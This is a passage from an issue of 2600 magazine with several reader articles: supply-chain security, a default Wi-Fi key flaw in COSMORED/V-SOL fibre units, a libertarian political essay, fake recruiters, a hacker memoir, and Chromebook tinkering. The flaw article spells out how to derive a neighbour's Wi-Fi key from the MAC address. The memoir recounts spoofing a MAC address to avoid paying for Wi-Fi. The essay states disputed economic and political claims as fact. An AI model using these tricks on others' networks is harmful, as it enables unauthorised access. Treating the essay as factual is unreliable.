They are missing them because they are only interested in a superficial surface scan. If I gave you the landing page of our website and you did a full scan from that page you would find nothing, even if you followed all of the links from that page. However, if I were to give you the full list of every URL on our website and let you do a scan, then the red lights would start to flash. If I then gave you a demo account to login with and you did a full scan with that and the list of URLs, I can guarantee you would start to ask some serious questions.

But if I gave you our source code, or access to our git repos and allowed you to do your own analysis, it would take a decent security aware developer ten minutes to come to the correct conclusion: don't use that company. Now we all know the chance of getting hold of the source code from one of your suppliers is not going to be an easy sell, but I would argue that in the long run, this could benefit those security aware suppliers. Particularly if you have a a non-disclosure agreement set up with them.

If you work for a large enterprise and are worried about your supply chain cybersecurity, then you need to do more on your supply chain cyber security due diligence. Doing it correctly requires more than the use of simple automated score-based scanners. It requires access to systems, access to source code, and some static and human analysis to tell you if that supplier is secure enough for your business.

If you are a supplier and you really want those juicy enterprise contracts, then you need to start treating security as a serious advantage to your business and not as a money pit. Do everything you can to make security a competitive advantage for you. Give them access to a demo account on your site, and do automated pen tests that cover the whole of your site and not just the superficial pages. Share the results of your pen tests. Build security into your development process and give serious thought to making your source code open source (not the best bits, of course).

If you are a security consultant working with an enterprise looking at their supply chain, please start taking a more in-depth look at those suppliers. Those decisions are normally based on the volume of data being shared with that supplier and the type of the data. But take a look at the integrations and see what trust is being implied.

If you are a supplier for scanning tools (or work for one), you need to start looking a lot closer at what your tools are checking for and how easy it would be to make that score jump.

WRITERS NEEDED!

There are so many topics in the hacker world that capture our interest. And everyone reading this has their own story to tell involving technology and their adventures with it. We need more of you to send us those stories so we can keep capturing and inspiring the imagination of many readers to come!

Send your articles to us via email at articles@2600.com

We prefer ASCII but can read any format. Most articles are between 1000-2000 words, but we have many that are fewer and a bunch that are more. What's important is that you add your voice to those who have written for *2600* over the years. (We've never heard anyone say they've regretted it.)

For those without Internet access, our editorial department can be snail mailed at:
2600 Editorial, PO Box 99, Middle Island, NY 11953 USA

All writers whose articles are printed will receive a one year subscription (or back issues) plus a t-shirt of their choice.

A COSMORED Configuration Flaw

by elite bulbe

The COSMORED V-SOL optical network unit (ONU) Wi-Fi unit default Wi-Fi shared key is based on the MAC address of Wi-Fi.

COSMOred (cosmored.net) is a TV and Internet provider in Puerto Vallarta, Mexico. They have set up the factory default configuration for their current residential ONU Wi-Fi cable television box to use the MAC address of the Wi-Fi device to be part of the pre-shared key (PSK) on the default Wi-Fi network. Any person who has a Wi-Fi device which lists MAC addresses for Wi-Fi networks in range would thus be able to connect to a Wi-Fi network that most end users would expect they should not have access to.

The ONU I observed this configuration flaw in was located at my in-laws' condo in Puerto Vallarta, Mexico, a popular resort area on the west coast of Mexico. Using a Wi-Fi scanning tool on my wife's PC, I was able to find the MAC address for a neighbor's Wi-Fi. Using part of the MAC address, I was able to join that network without having physical access to the router. (I may be clueless, but I was not able to display the MAC address for unjoined networks on my iPhone. Good old Apple protecting me from anything outside of their little secret garden!)

COSMOred made it worse: six months after I changed the Wi-Fi SSID and shared key to something more secure, COSMOred pushed down a reset (probably a firmware update) that restored the insecure Wi-Fi network SSID/PSK. This, of course, was discovered by my less tech-savvy in-laws, and caused much grief all around as we tried to get them back onto the old network.

The ONU I witnessed this flaw on was made by V-SOL (vsolcn.com) - Guangzhou V-Solution Telecommunication Technology Co., Ltd. The particular model was their 1GE+1FE+Wi-Fi+CATV G/EPON ONU. If you have this particular model of ONU in your home, but it's provided by another ISP, I suggest you check to see if this type of security flaw is in place with your network as well.

I am curious as to whether this security flaw originated in how COSMOred specced out for delivery from their OEM wholesaler or V-SOL; or if a certain wholesaler or V-SOL tends to configure all of their devices for their ISP customers this way. This ONU looks like it is used worldwide by ISPs who use fiber for the last mile. V-SOL claims to have manufactured five million units in the EPON space, and they may be owned or had major investment from the Netherlands.

As a side note, I will comment that this unit is very small and super-lightweight, and nothing like the large heavyweight gear provided by Comcast and Verizon in my area. It appears to pack way more function and I am pretty sure it is much cheaper as well. This unit provides one gig E port, Wi-Fi, CATV. No wonder Internet service costs so much in the US of A!

So here is the configuration flaw:

Take the MAC address for the Wi-Fi you want to use. Let's say it is C4:70:0B:CE:BB:C7 or C4700BCEBBC7. Take the last six digits of the hex number (in this case CEBBC7) and add that on to the string GPON00, giving you a pre-shared key of GPON00CEBBC7. As is found on many Wi-Fi routers, the default SSID also contains part of the MAC address as well, so I can tell in this case, the SSID would be CosmoredC7. You are in on your neighbor's Wi-Fi!

I've been out of the networking business for decades now, but having taken a brief look at the Wikipedia entry for EPON. I suspect that if I had a device that had an optical port and a protocol analyzer like Wireshark, I might have discovered that COSMOred also "cheated" on the encryption keys used on the downstream signals from the local station, allowing you to eavesdrop not only on neighboring Wi-Fi networks, but all of the ONUs on your branch of the optical network.

A Holistic Approach is Better

by Delta Charlie Tango deltacharlie.tech@protonmail.com

[Note from the editorial staff: In the interests of fairness, we're running this opinion piece that raises many questions about our publication. We had to cut it down quite a bit for size and direct relevance to the hacker community. We also eliminated those parts that were aimed at specific individuals, as we don't feel injecting personalities helps to further the conversation. We welcome any and all responses.]

I've been a reader of *2600* for almost 30 years and the purpose of this writing is to demonstrate how this hacker community, like most of the world, has lost its way the last few years, and is in a constant state of activity, vigilance, and action... all pointed in the wrong directions. In other words, we're missing the whole forest because we're focusing on just a few trees. It is out of a tremendous respect for this fine publication that I write this.

This magazine has always valued freedom of speech, even when being criticized in its own pages. It is with the utmost reverence for that freedom that I write this. I really didn't want to write a political article, but I know the magazine will always publish political content unless it decides to get back to its roots. So I may as well contribute to the political discussion with my own spin on it. Basically, if you want to get political and inspire change, take a holistic approach. Focus on the source of the problem, not the problem.

Fix the Cause, Not the Symptom

Before I present several big picture topics, I should lay some groundwork. I've been a hacker for about 25 years, have several businesses, traveled to dozens of countries around the world, and have boots on the ground combat experience. I am a former financial advisor. I have studied economics for almost 15 years, make real investments (not speculations), and believe in real free markets (not what we have now). I have no political affiliation, and am sadly and utterly disgusted with the direction of the country and the world. The only way I vote is with my money, and my feet. I consider myself a patriot in the spirit of our founding fathers, not the false definition of patriotism today which seems to mean continuing to support bigger and bigger government. By definition, you can probably label me a domestic terrorist.

I'll be expressing my own opinions in this writing, but do not care to debate with anyone in these pages, especially in any response letters we'll see six months later. If you want to debate, spare the other readers and reach out to me directly. It could be constructive and fun. But unless you've put the 10,000 hours of work in and have some life experience, like owning and running a business, escaping a dictatorship, losing a million dollars, you're only ranting. Besides, if I change your mind with one article, your convictions weren't that strong to begin with. That said, I know there will probably be a few ignorant comments thrown my way if this gets published.

It's been said that one mark of intelligence is to hold two opposing views in your mind at the same time. Said another way, don't take a strong stance on something until you can argue against it. That's right... against it. This means if you feel strongly about, say, a vegan diet, you should be able to argue against a vegan diet as effectively as you argue against a carnivore diet. This ensures you objectively viewed the information and made the most informed choice you can make. If you still can't decide, then don't hold strong convictions. The most dangerous people in this world are those who hold the strongest convictions with no desire to hear another view. So proceed with an open mind and temporarily suspend your convictions.

What I do want is to encourage you to challenge yourself, debate with your closest friends and family, and take action to research the following topics as extensively as I have. I've spent thousands of hours over years forming my own strong opinions, and will do my best to present things in a way I wish they were presented to me. I'll also be leaving plenty of references for actionable advice to learn the concepts I'm writing about - things I wish were taught in school or were taught to me by people I thought I looked up to. I'm not trying to change the world... but I might change the person who changes the world.

I don't expect hackers to become economists or financial experts. What I hope for is highly intelligent, thinking hackers to restrain strong convictions until they've really explored something down to the nitty gritty. You wouldn't run software until you've verified the checksum. Use the same thought process on the OS of your mind, and don't allow any software to run without verifying the motive of the person or entity who created the software they're trying to install in your mind.

I will reference big picture items I'm surprised have not been explored more thoroughly in past issues of the magazine. I believe the energy of the brilliant hacker community is pointed in the wrong directions. I find that hackers are highly intelligent, but also highly emotional, especially when it comes to trending topics like social injustice. I think this focuses on individual problems and not the causes of those problems. I think the biggest problems we have in America - and the world - are big government, dishonest money, a movement towards total

control, and erosion of individual freedom in favor of collectivism. These problems come from brainwashing tactics the mainstream media practices, and an ignorance of American history and economics. Americans have gotten dumber and more impressionable with a shorter attention span.

My basis is that social issues, politics, and war are intimately connected to economics. I feel that unless you have a foundation on basic economics (not what is taught today), you are developing strong convictions without all the information.

So if anyone wants to jump from topic to topic every few years about the latest trendy, hash tagged "injustice," you should ask yourself what is causing it. Like posting about social injustice in America on a phone that was created from materials mined by slaves in one country and assembled by slaves in another country.

I believe that if people were left alone by government, and engaged in commerce with honest money, it wouldn't be perfect, but it'd be much better than it is now. My ideals are personal freedom, liberty, valuing the individual mind and body, and not infringing on anyone else. Watching interviews with Milton Friedman will elaborate on these details.

2600 Forgot What Orwell Tried to Teach Us

I'd first like to address the editorial entitled "The Rule of Law" in 39:3. Firstly, the political writings of *2600* in the last few years are just out of control, and many readers have sent letters about it. I've always felt a hacker magazine should present information about technology and hacking, and leave the politics out of it. This magazine has recently leaned towards a politically correct, woke, mainstream narrative type of musings. I know hacking and politics overlap. But if I want to mix politics and hacking, I'd go on YouTube and watch an Anonymous video.

The printed pages of this magazine used to be really good for us for us g33ks to explore technology without all the political nonsense. You've taken the Internet trolls and given them printed pages. I don't need a hacker magazine telling me not to come to a meeting unless I'm vaccinated. How about leaving that conversation between doctors and patients? With all the COVID-19 drama, this magazine lined right up with the mainstream narrative. If you wanted to stay out of all that and keep with the hacker spirit of independent thinking and decision making, you could have printed "Hey everyone, the *2600* meeting page moved online only. Decide and think among yourselves. We'll resume printing that page when we're ready." Instead, it was, "OK, everyone, the government and media say *this,* so we will print that in our magazine too and promote it too." Without going on a tangent, I'm not anti vaccination. I'm anti government mandate because the government is not my doctor. I'll leave it at that.

The editorial says "every time we've spoken out on some issue, raised awareness of an injustice, or questioned assumptions, we've never given up on the system itself, even when that system was proving to be corrupt or broken." It's broken. The federal government is too big, which is what the founding fathers warned us about. The individual states and individual people are losing sovereignty with every crisis they create and put on TV. I know you have to keep selling magazines, so you have to keep up on the "latest" trending topics, but why not address the causes of these issues like the psychopaths in the World Economic Forum, the enslavement of the world through the fiat dollar, or the brainwashing of children.

Of course, you are free to have your own opinions, but what I'm confused about is why are you spreading your personal political views on the readers of your magazine? We don't pay for political opinions, we pay for great hacking content. The last few years, I can't read 10 to 20 percent of the magazine because of the editorials and political ranting letters, when I used to read every word. Remember, *2600* is based in New York. Manhattan, and a lot of Long Island, have become more and more in support of bigger government. Mind you, New York is fairly big and the rest of the state hates how one very populated city controls policy for an entire state and, in many ways, an entire country. Decentralization anyone? It's a safe assumption that the political views of *2600* (mostly) align with the political views of New York City, otherwise the magazine would have moved operations to some other part of the world long ago, financial considerations aside.

Why have Ukraine flags on your website? I've been to war. I think most people who have been to war can agree there is a better way to solve things than violence. War is hell, but posting emojis and flying flags to "support" a country many Americans can't find on a map isn't the best use of our energy when we have a ton of problems of our own. I oppose war because I learned very clearly, and immediately, what war is really about. The only result for Americans is going to be the same as previous wars: less individual freedom, higher taxes, inflation, devalued currency. The federal government will have a new source of income at the expense of the prosperity of the citizens of every country involved. And what will that new source of income do? Fund more wars, of course. If you want a great resource on how empires decline, read *Principles for Dealing with the Changing World Order* by Ray Dalio.

If we're intelligent thinkers, we'll study to understand the reasons for Russia doing what they did, even if we personally don't agree with it. We'll have come to this opinion not by viewing (censored) Google searches, but by exploring history through the independent media, not the

mainstream narrative. I've known Russian and Ukrainian people, and don't want anyone to die. But, just like you learned in grade school, why is America the world's police?

Why don't you protest the military industrial complex Dwight Eisenhower warned us about? Why not protest the fact that we have about 700 military bases? That's not national defense, that's offense. I can go on, but you have two radio shows where you can discuss politics. Why put it in the magazine too? Maybe start a political podcast and keep the magazine for unbiased hacker information that hackers of all countries can read.

Why keep writing editorials about fighting something you'll never change or win? You wrote yourself, the system is broken. I can agree with that. Emmanuel Goldstein is a character in 1984. In that book, George Orwell teaches us about an evil, all-controlling government. By writing so adamantly about a few government topics, and taking a side on this or that trendy cause, you're missing the bigger picture. You're missing the forest for a few trees. Economically, if the federal government dismantled itself to the bare essentials (national defense, not offense), those people and resources will move to the private sector, allowing more innovation without the burden of the cost of big government. Studies and history have proven that increased surveillance and loss of freedom have not stopped terrorists, as shown in Boston, Paris, and all the beheading videos on the Dark Web.

Americans should fix things at home before we go running around the world spreading our agenda. Instead of fixing a broken system, we have to start over. We should read history and remember the values the country was founded on, which are individual freedom and liberty, not satisfying groups of people at the expense of that individual freedom and liberty.

Teenagers Are Idealists, Adults Are Realists

Younger hackers want to use their bright minds to fight for social justice. When they grow up and take the typical route expected of them from American culture, they lose that passion to take action towards something they believe in. The reason is because American culture is designed to keep people from thinking. The government wants obedient working taxpayers because it owes the Federal Reserve (a privately owned bank) trillions of dollars.

But if you take the time as an adult to question everything you've ever known, you'll understand how corrupt the system is and simply opt out. I believe opting out is a much more productive and peaceful way to protest against a corrupt system. For those that have read *Atlas Shrugged* by Ayn Rand, you'll remember that all the intelligent men in the country opted out of working for the corrupt government, and the government fell apart. Protest all you want; you still have to go to work and have 20 to 40 percent of your dollars taken out right off the top. Those dollars never go to paying anything except interest on top of interest, not schools, roads, bridges, etc. I don't advocate tax fraud, but am opposed to direct taxes per the Constitution. In fact, direct taxes were illegal, and we had to amend the Constitution to tax the citizens and create the Federal Reserve. This is why Woodrow Wilson is hated by so many people.

You can opt out of this system by legally reducing or eliminating taxes by making investments the government promotes, like technology, energy, and real estate. Not everyone in the government is evil, and some politicians actually want the federal government to shrink in size and encourage citizens to be more entrepreneurial. You can also opt out by storing wealth in BTC or precious metals, instead of a decreasing dollar "invested" in the manipulated stock market.

Teenagers are raised in government run schools and taught to go into debt to pay for a mostly obsolete college education in order to find a politically correct corporate job just to get taxed so much they'll never be able to retire. By the time those young people become adults, they've accumulated debt they'll likely never pay off. Whatever free time they have left is spent being brainwashed by the TV and social media. That enthusiastic teenage hacker has changed into an overweight, impotent workaholic with low testosterone and high anxiety who works in corporate America for a 401k that won't buy him anything in retirement, if he can actually afford to retire.

Power and Human Nature

Technology is the meeting place of science and humans. Science is great because it has no ego. It's pure information and truth, waiting to be discovered. Humans, unfortunately have emotions and are not perfect.

Before you take a hard stance on what you think are important social issues, try some real research on the independent media. Use a VPN, Tor, and DuckDuckGo because Google will censor your results.

Mo' Money, Mo' Problems

Remember, government does not create money. The people and free markets chose gold and silver because they were, and arguably still are, the best money. Government makes laws, and central banks create fiat currency. If you watch *Hidden Secrets of Money*, you'll see that the gold standard system restricted what government could do. A government can't go to war on a fixed money supply like gold. So it has to convince the citizens to want war and it uses the media for this. Then the government borrows from the Fed, increases our taxes, removes our freedom, and more people die. On a fixed currency supply, government is restrained. On a fiat currency supply, endless currency can be printed to finance wars forever, which is

what Dwight Eisenhower warned about. This manifested itself in Richard Nixon decoupling gold from the dollar, essentially defaulting on our debts as a country.

This is one of the prominent arguments for Bitcoin, because it is a fixed supply. If you disagree with what the government does, don't participate in the fiat system, and use alternative money like BTC. Yes, it's volatile, but that volatility shows you how ineffective a fiat system is. It's not that the "price goes up." It's that the purchasing power of the USD goes down, as it's done for 100 years. Every single fiat currency in history has gone to zero. Every one of them. This is a 100 percent failure rate. If you only think of Bitcoin in terms of dollar price, you are only seeing, pun intended, one side of the coin.

Bitcoin is still really early, but one of the best things it has done is expose the fiat system and our government for what they really are: a system of slavery. Bitcoin has forced people to really study things like economics, technology, and government. Forget the BTC speculators and all the alt-coins; Bitcoin is really the only decentralized cryptocurrency there is.

If you only study money and economics, you'll be able to cut through all the fake news out there designed to steal your attention. You can then point your energy towards productive behavior like creating goods and services, going into business for yourself and investing. You can opt out of all the woke culture drama and the political scandals and we can make peace with each other by providing value, not supporting government sponsored handouts like "stimulus" checks and the "Inflation Reduction Act."

One can argue that money is the root of all evil. I think you can look at that two ways. First, we don't have money, we have currency, specifically fiat currency. Second, fiat currency is evil. So if the fiat currency is evil, then it makes men do evil things.

Surveillance and Privacy

We all love technology. One interesting thing about technology is that it's become weaponized. When Edward Snowden revealed the surveillance programs the U.S. used against everyone, it really got people thinking. What's frustrating to me is years later, the average person knows they are being surveilled, and simply doesn't care. "That's the world we live in."

I believe privacy is a right we are born with, not a privilege granted to us by a government or some other entity. But not only are governments the ones who are tracking us through our devices, big companies are as well... and are sharing all that data with other companies and governments. My point is, with every advancement in technology, people are adopting it in a dopamine fueled reaction to convenience and better quality of life. As technology gets better, it collects more and more personal and physical data about you. That data gets compiled and profiles are created and sold to data companies like Cambridge Analytica. This is the ammunition governments use to influence your decisions, thoughts, and behavior. This agenda is pushed through the mainstream media and social media networks who cooperate with government. This makes people vote, get emotional, buy products, etc.

Unless you properly secure your phone with something like GrapheneOS and use Linux at home instead of Mac or Windows, you are literally a lab rat being watched and experimented on. I think the EFF article in every issue is phenomenal and I wish more hackers would get behind privacy rights, personal freedom, and liberty rather than gender identity, pronoun clarification, race relations, and expensive social programs. The reason I say that is because personal freedom and liberty value the individual, rather than groups of people. Comedian George Carlin valued the individual above all else, and despised groups of people because groups want to control your language and that's how you control thought.

People celebrate the rate at which space travel is improving and how fast AI is learning. My question to the hacker community is where do you think all this is going? Are we creating the tools of our own destruction like in *Terminator 2*? I love the thought of AI, and the idea of having robots as slaves in my home doing my dirty work is great... as long as that software is open source and not proprietary. It's why I don't have an Alexa. Soon your electric car will gather as much data about you as your Fitbit so your auto insurance company can know more about your lifestyle. The Fed can do the same by watching all your purchases through their CBDC, and negate purchases or erase your currency at their discretion.

Although you occasionally have a company in front of Congress explaining their evil behavior, the result of this charade is a monetary slap on the wrist. Just like Apple uses slave labor in China to make those awesome computers and Amazon uses slave labor in America to pack their boxes, it doesn't mean anything and justice was not served. My suggestion is opt out. Simply vote with your wallet and don't purchase anything that tracks your data and sells it. Use open source, build your own computers, and educate people on the injustice of data collection to influence thought and behavior.

Value the Individual Above All Else

If you stuck with me this far, you'll hopefully get a clear understanding that the most effective way we can inspire action and change is to direct our energy in the right places. Point your attention to the causes of problems, not the individual problems themselves. The biggest problems being the behemoth of American federal government, the monopoly of the dollar, and the erosion of individual freedom and liberty. Don't point your attention towards groups of people.

The sovereign individual is the ideal that should be most cherished. Government works because of the consent of the governed, not the coercion of the governed.

If you value the individual and hold to the principle of never infringing on anyone else's natural rights, you are not an evil person. Ayn Rand valued the mind, reason, and reaching your full potential as an individual. The hacker community is brilliant and passionate, but focuses on trendy issues that get fed to them by the mainstream media. Stop doing this! It is only distracting you from what is really going on, which is the erosion of the individual as a sovereign entity. Groups of people gain political power at the expense of other groups of people, which is unjust. All the while the ever expanding American government continues to tax us, devalue the currency and our labor, control more of the Earth, and allow you to do less and less each year in the name of "fairness" and "equality" and "inclusion."

If you educate yourself on economics, real money, and read the independent media and the Constitution, you will clearly see the trend the world is going in and be able to protect yourself and your mind. I feel the big picture topics I've presented here outweigh most of the trending topics discussed today both on importance and scale. These issues affect everyone in a negative way no matter your gender, skin color, or residence. If we point our energy towards the real causes of these problems, power can be transferred back to the people where it belongs, and taken away from the rulers where it currently is.

Finally, I'd like to address the term conspiracy theory. A conspiracy is an agreement to conspire. To conspire is to plot or act in harmony. A theory is a hypothetical set of facts or principles that explain things. So when one person calls another person a conspiracy theorist, they are saying there is a hypothetical secret plot going on by a group of people acting in harmony. The "theory" part of this goes away when you can prove things to be true with concrete evidence, such as collected data, dead bodies, devalued dollars, and censorship. Conspiracy theory then becomes conspiracy fact.

The Great Resignation: Faux Recruiters Social Engineering the **** Out of Applicants

by lg0p89

We certainly live in "fun times." We have the recession, looking towards stagnation, the variance between InfoSec demand and qualified staff supplies growing and growing, and gas over $5 a gallon on the west coast. One germane and interesting aspect for our time has been termed "The Great Resignation." With demand so high, our trusted associates can leave their job and find another one at the same level within a few weeks at the same or much higher pay. While this has been helpful for us filling our 401K and investment accounts, there has been a dark side. This increase in demand has brought the recruiters to the table looking to place people in new positions for a fee. There are also persons who would use this to gain your personal data and leverage this to help themselves at your expense.

Anyone can set themselves up online as a professional recruiter with a website, phone lines, and email addresses. Setting up a fake job board is also not a complicated venture. If they don't want to create a catchy new name, they could also use job board names that are no longer in existence. They are able to social engineer data from people hoping to find a better position or lifestyle with appropriate hours and staffing levels.

One method is during the application process involves asking for your data. They may require your data points as part of your application. One of these I've found annoying is the last four of your SSN. This is "required" so they can track your application. There are other, less invasive ways to track your application, other than your SSN. In particular, (sarcasm) I don't know (/sarcasm), your name! Think about this. The last time you called your bank or credit card, other than your name, what did they ask for? Was it the last four of your SSN and your home address?

Do you use LinkedIn? I thought so. They can build trust with you and try to pull other private data from you. Recruiters use this also. They can create a fake profile as the lead recruiter for Acme Corp. (for those of a certain vintage who know about Acme).

Not all recruiters are malicious/evil/blood-suckers. There are those though that will leverage your need for their uses. The takeaway is simple. If you don't think they really need a particular set of data, they probably don't. Be cautious.

The Hacker Perspective

by Patrick Beam

I feel a little pretentious writing this. I've thought about sending a column into *2600* for a long time and until now had never worked up enough courage to do so. It always seemed to me that my experience wasn't quite something (cool?) enough to offer a take on the hacker's perspective in such a legendary publication. It finally dawned on me tonight that that was exactly why I had to do it. I don't have any clever research projects or vulnerabilities to share with you. If my words can't be instructive, I hope they're at least interesting.

Earlier today I was having dinner with my family and my oldest son asked me why the little book open on our coffee cart had this strange title, *2600*. I was so happy that he asked! It was a joy to tell him the story of John Draper and the Cap'n Crunch whistle, about how curious people were able to penetrate the formidable systems of Ma Bell, to introduce the idea of phreaking to the next generation. Although I'm too young to have had those experiences with the phone system personally, talking about these things with my son reminded me of my own journey as a hacker (this article is, I think, the first time I've claimed that title for myself).

I was very fortunate growing up in that my dad was a programmer by trade and an early believer in the Internet and what it would mean for us collectively. Because of his interests, I suspect that I'm one of the oldest people who can't remember not having the Internet, at least in some rudimentary form. I wanted to know right away how the computer knew to do the things that it did. I could tell at a young age that it was very different from the TV, but didn't quite know how to explain why.

I got a little bit older and read the Tolkien books. I was excited to talk about them with someone, anyone, but no one my age around me had any idea what they were or why I cared about them. The other kids were more interested in sports, which I never had any real attraction to. Not long after, I was poking around on the net, probably using Lycos or Dogpile (remember those? I just checked and was surprised to see that both are currently active), and stumbled across a game called Angband.

For those who don't know, Angband is a Rogue-like dungeon crawling adventure game based on the works of Tolkien. I was immediately enchanted - there were other people who liked the things that I did! I spent a lot of time playing Angband, and quickly learned that this is a very, very difficult game. Try as I might, I could not even make respectable progress, let alone run a winning adventure. Though I liked the subject matter, my frustrations mounted. In what turned out to be a fortuitous decision, I started spending my time in the game's files instead of learning the game's mechanics.

In those files I discovered something incredible - although the contents were strangely formatted, I could make out enough to realize that the contents corresponded to aspects of the game's rules. Numbers matched up between what I found in them and, say, the starting strength of one's character. I changed the number and fired up the game. Much to my delight, my new character had a great deal more strength than usual - exactly what I had changed it to. I closed the game and changed the number to something ridiculous, only to find that the game would crash on the character creation screen. This was interesting; some numbers were okay, others weren't.

Over time, I became quite adept at modifying Angband to do all sorts of things that the game's developers didn't intend. Although I never did become an honorable Angband player, I did learn that the way things are presented to us, whether it be a game, the rules of an institution like school or work, or the function of our society often don't reflect the reality of the thing. The rules may seem all-encompassing or inevitable, but so very

often with just a little examination one finds that they have serious flaws.

At this point in the story, I wish I had an entertaining anecdote about how I used my budding computer skills to circumvent some indignity imposed upon me by the administration of my high school. I don't. My parents got divorced and I spent a long time lost in anger over that. For whatever reason, I pulled back from the things that interested me, thinking that by doing so I was punishing the world. It turns out the world was fine and I was not. In any event, our story picks up quite a while later after I finished high school and joined the U.S. Army.

I was not exactly what you might imagine a gung-ho young military man to be. I joined the service for two reasons: first to piss off my mother, and second because I wanted to be like Ernest Hemingway. It turns out that I'm not a great fit for the military (surprise!). In any event, I found myself deployed to Afghanistan and not in a very good mood. I was stuck in transit at a not-so-nice place called Manas Air Base in Kyrgyzstan. While there, I discovered that I had to pay far too much for really shitty Wi-Fi to some contracting company that was happy to rip off soldiers. This injustice was too much for me to bear, and a part of me woke up that had been mostly dormant since my parents were together.

I was not going to pay for garbage network access and I was not going to stay disconnected when 7,000 miles away from my home. Thus, I set about learning how this evil Wi-Fi system worked and discovered something called a MAC address. It turns out this Wi-Fi system wasn't implemented very well, and it kept a list of MACs that were authorized to use the Wi-Fi and didn't notice if two devices supplied the same MAC. It was the kind of thing that granted access if your MAC checked out and dropped you into a captive payment portal if it didn't. I asked around and found another soldier who had paid for three whole days of Wi-Fi and, after some discussion, learned what his MAC address was. After a bit more messing around, I managed to spoof my laptop's MAC to be the same as his and I was on the network. Justice!

Happily, this trick worked for the Wi-Fi on the bases in Afghanistan too. By the time someone figured out that they had a problem, I didn't have much of my tour left. Although prosecuting the war took up a lot of my time, it turns out that a significant portion of time spent in a war zone is just waiting around for something to happen. I took to investing that time in picking up where I left off as a kid, teaching myself how networks worked and to code. This helped me cope somewhat with the grim reality I was so deeply embedded in.

I was set back a handful of years after the war by insomnia and other mental health issues, but I kept my momentum and started a career as a software engineer. These days I work at a big tech company, which is great for taking care of my family, but definitely leaves me feeling more like the villain in a Gibson novel than a hacker. I sometimes feel as though I missed out on being a "real" hacker because of the winding journey I took to technology and how quickly I ended up working at a mega-corporation. I suspect some of you too may look around and have the sense that the magic is lost, that the promise of technology idealized in things like Barlow's "Declaration of Independence of Cyberspace" (a naive but inspiring piece) is so far divorced from our present reality that you missed your moment. Or if you're in a position similar to mine, it can feel like you sold out, chose money over principles.

To some degree, I think those feelings are fair, however I want to close this column with an alternative view. Imagine for a moment being around when the first telephones were created. How magical must that have been for the people of the time! To hear another person's voice through these mysterious wires over great distances would have been mind blowing to people in the 1870s. The future was now! Then, of course, the telephone companies formed, and eventually Ma Bell won the game. Telephones probably didn't feel so magical anymore. Then the phreaks brought the magic back, inspiring on several levels the current generations of curious technologists.

In the same way, we've reached the point where powerful corporate and government interests dominate the technologies that inspired many of us when we were young. Some of these groups are doing pretty dark

things with the very systems we build and explore and exploit. Yes, the landscape is more complicated now, the stakes are higher, and there are far more and serious obstacles to playing with systems than there were 50 years ago. Despite this, I'm holding onto hope that the Internet Age's phreaker moment hasn't happened yet, that despite the walled gardens, state overreach, destabilization of democracies, and the looming Balkanization of the Internet, we aren't approaching limits on what a motivated hacker can do to change the world. Rather, we're settling into the next phase of fertile ground for the curious and the determined to find those beautiful cracks in the systems that now so completely underpin our lives.

Hope is all well and good, but waiting around for someone else to take action is not a great way to live. As such, one thing that I aim to get out of writing this article is renewed motivation to keep exploring and breaking things. Sharing that joy with others. The importance of not drowning in the banality of my corporate responsibilities, or losing sight of the fact that these systems I'm paid to build are morally complicated, as well as the need for people who understand the systems to stand up for those who don't are all greater than ever. Much more important than that, however, is the possibility that even one person who reads this finds a bit of inspiration or comfort from these words.

I'm writing directly to the hackers whose day jobs and responsibilities leave them exhausted mentally and emotionally. It's very hard to keep your curiosity hungry when you're raising kids or working 60 hours a week, or just in general during a global pandemic. Nothing I can say will make any of these situations easier. Know, however, that you're not alone and that your moment hasn't passed. Even if you have no bandwidth for side projects or intensive learning, I bet there are quite hackable aspects of your daily routine. I find that even little exploits of boring things in daily life can do wonders for my sanity (repairing my kids' toys and adding function or keeping them alive past their prime is a frequent enjoyment for me these days - did I need to solder the $10 train night light's charging port after it broke? Yes, yes I did.).

An aspect of this I've done very poorly with in recent years is staying part of a hacker community. I still haven't completely solved this problem for myself despite the wide array of easy means we have now to keep in touch. Having people to talk to who share your curiosity and need to question everything, even occasionally, can be a great boost to your well being. Whatever that looks like for you, I encourage you to make the effort, no matter how stretched thin you are. The magic is only lost if we let it be.

Keep fighting the good fight; I'll see you out there.

Patrick made it through the worst of the pandemic and still works at a big technology company. He enjoys observing the rich signals traffic zooming by his house in Northern Virginia, less so the frequent helicopters flying overhead.

HACKER PERSPECTIVE SUBMISSIONS ARE STILL CLOSED

We will be opening them sometime this year so be prepared!
2000-2500 words on what it means to you to be a hacker.
Include some stories, lessons learned, and philosophy
on the hacker world. $500 per entry chosen.
It can't hurt to write it now and send it in as soon as
submissions open again!

Hacking The Lenovo 11e Chromebook

by Archilles

A little history on myself. I was born in the mid 80s and I grew up in the late 80s and early 90s when the Internet began to be a big deal and portable computers became a thing. I remember watching cartoons and movies with tablet computers, thinking about how much I wished they were real. Now they are, and everyone seems to have a smart phone in their pocket. The smart phones are faster and have more memory than the super computers when I was little!

In my late teens, I began thinking of a career in computers. I built systems/servers, ran a BBS, and installed multiple forms of BSD and Linux. I tried making a business of it in the early 2000s, but there just weren't enough customers in my small town to keep me busy.

Since that time I have worked in many fields and had many jobs, but I have always dabbled in computers as a hobby - learning a bit of programming, working on hardware, and just generally hacking things back together, converting them for purposes other than originally intended.

That leads us to the present time. I was on an online classifieds site and ran across a fellow that had 30 Lenovo 11e Chromebooks for sale. He told me he'd sell me six for $120 and, at $20 apiece, I couldn't turn them down!

Now I'd like to point out that I have had absolutely zero experience with Chromebooks or ChromeOS. I don't like Google and so I have always avoided their products when I can. Had I done my research, I would have known that Google is very good at protecting their proprietary systems, and they really don't want another operating system to be able to be installed on a Chromebook. Google mines data. That's their business. If you can hide information from them, it cuts into their profit.

So I spent the next three days banging my head against the Google wall. I could access the developer mode, but I couldn't boot a bootable USB stick. So I researched that and found that I needed to re-flash the BIOS just to run a bootable Linux distro. So I attempted that from the developer mode in the shell. It threw up a password prompt and asked for the root password! There was no root password set; I had wiped the system multiple times by this point and I didn't set a root password intentionally. But, no matter, the Chromebook had other ideas.

I went to bed.

The next morning (Day Two), I started researching again. I found a post where somebody had tried to install Linux on a Chromebook and mentioned a "write protect screw." Those three words sent me off to the Internet again looking for a service manual on the little 11e. It took me a while to find the service manual, but when I did there it was: an illustration of the laptop with the keyboard and all the exterior plastic removed, the write protect screw clearly illustrated on the motherboard right above the power button.

Only accessible by a near complete disassembly of the entire computer!

